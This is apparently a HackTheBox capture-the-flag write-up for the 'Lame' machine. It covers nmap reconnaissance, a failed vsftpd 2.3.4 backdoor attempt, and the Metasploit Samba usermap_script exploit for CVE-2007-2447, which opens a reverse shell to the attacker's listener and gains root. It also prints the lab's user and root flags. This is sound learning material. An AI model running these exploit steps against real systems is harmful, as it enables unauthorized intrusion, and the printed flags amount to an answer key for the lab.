

Lame (HTB)

https://app.hackthebox.com/machines/Lame




ip address :- 10.10.10.3




```
┌─[sohamt@parrot]─[~]
└──╼ $sudo nmap -sn 10.10.10.3
[sudo] password for sohamt:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-26 12:32 IST
Nmap scan report for 10.10.10.3
Host is up (0.41s latency).
Nmap done: 1 IP address (1 host up) scanned in 0.46 seconds
```

First we did a ping scan also known as "ping sweep" to see whether the host is up or not.



```
┌─[sohamt@parrot]─[~]
└──╼ $sudo nmap -A -Pn -T5 --min-rate=10000 10.10.10.3
```


Now we did an all scan (-A) to get the os information, version info and traceroute information. "-Pn" was used because we know host is up so there is no need of pinging the host and directly start scanning, and '-T5' for speed and min rate to send 10000 packets minimum to speed up the scanning process.



```
PORT    STATE SERVICE     VERSION
21/tcp  open  ftp         vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.63
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
Warning: OSScan results may be unreliable because we could not find at least 1 o
pen and 1 closed port
```


So, we can see Samba is running of Port 139 and 445 and FTP running on port 21 with version vsftpd 2.3.4. The scope of exploitation in this case is in FTP port and Samba ports.

So, first will start by exploiting FTP.



```
Matching Modules
================

   #  Name                                 Disclosure Date  Rank       Check  D
escription
   -  ----                                 ---------------  ----       -----  -
----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     V
SFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploi
t/unix/ftp/vsftpd_234_backdoor

[msf](Jobs:0 Agents:0) >> use 0
[*] No payload configured, defaulting to cmd/unix/interact
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> options
```


I searched for vsftpd 2.3.4 which is a backdoor command execution exploit on msf.



```
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> set RHOSTS 10.10
.10.3
RHOSTS => 10.10.10.3
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >> exploit

[*] 10.10.10.3:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.10.10.3:21 - USER: 331 Please specify the password.
[*] Exploit completed, but no session was created.
[msf](Jobs:0 Agents:0) exploit(unix/ftp/vsftpd_234_backdoor) >>
```


Also tried to use it but failed because we don't have a password to create a backdoor session.

So now we only have one option. We have to start exploiting SMB on port 139.
We need user and root flag which means we need a shell to get those flags.
So, Let's explore what possible vulnerabilities this version of SMB has and what possible exploits we can find to get a shell to execute OS commands.




CVE-2007-2447	The MS-RPC functionality in smbd in Samba 3.0.0 through 3.0.25rc3 allows remote attackers to execute arbitrary commands via shell metacharacters involving the (1) SamrChangePassword function, when the "username map script" smb.conf option is enabled, and allows remote authenticated users to execute commands via shell metacharacters involving other MS-RPC functions in the (2) remote printer and (3) file share management.

So searching CVEs on cve.mitre.org and found this vulnerability which allows remote execution in server.
Let's see if metasploit has any module to execute the task.




```
[msf](Jobs:0 Agents:0) >> search samba username

Matching Modules
================

   #  Name                                Disclosure Date  Rank       Check  Des
cription
   -  ----                                ---------------  ----       -----  ---
--------
   0  exploit/multi/samba/usermap_script  2007-05-14       excellent  No     Sam
ba "username map script" Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploi
t/multi/samba/usermap_script
```

So after a lot of searches i was able to find the exploit because you cannot get it directly by typing "samba" or "smb" in search and not even "samba remote", we have to be a bit specific.




```
[msf](Jobs:0 Agents:0) exploit(multi/samba/usermap_script) >> exploit

[*] Started reverse TCP handler on 10.10.14.63:4444
```

After setting all the options click exploit.




```
[*] Started reverse TCP handler on 10.10.14.63:4444
[*] Command shell session 1 opened (10.10.14.63:4444 -> 10.10.10.3:33689) at 202
4-07-26 13:08:36 +0530
```

We got reverse shell prompt.......




```
python -c 'import pty; pty.spawn("/bin/bash")'
root@lame:/# whoami
whoami
root
root@lame:/#
```

We used this python one liner to get an interactive prompt and we can see we are already logged in as root.



```
root@lame:/home# cd makis
cd makis
root@lame:/home/makis# ls
ls
user.txt
root@lame:/home/makis# less user.txt
less user.txt
9b8cc41c16fa00f6fd18adc875721407
```

so here we got one flag of the user.



```
root@lame:/root# less root.txt
less root.txt
af8e5afdb24b25ef883117ffbf6671d4
```

here is the root flag.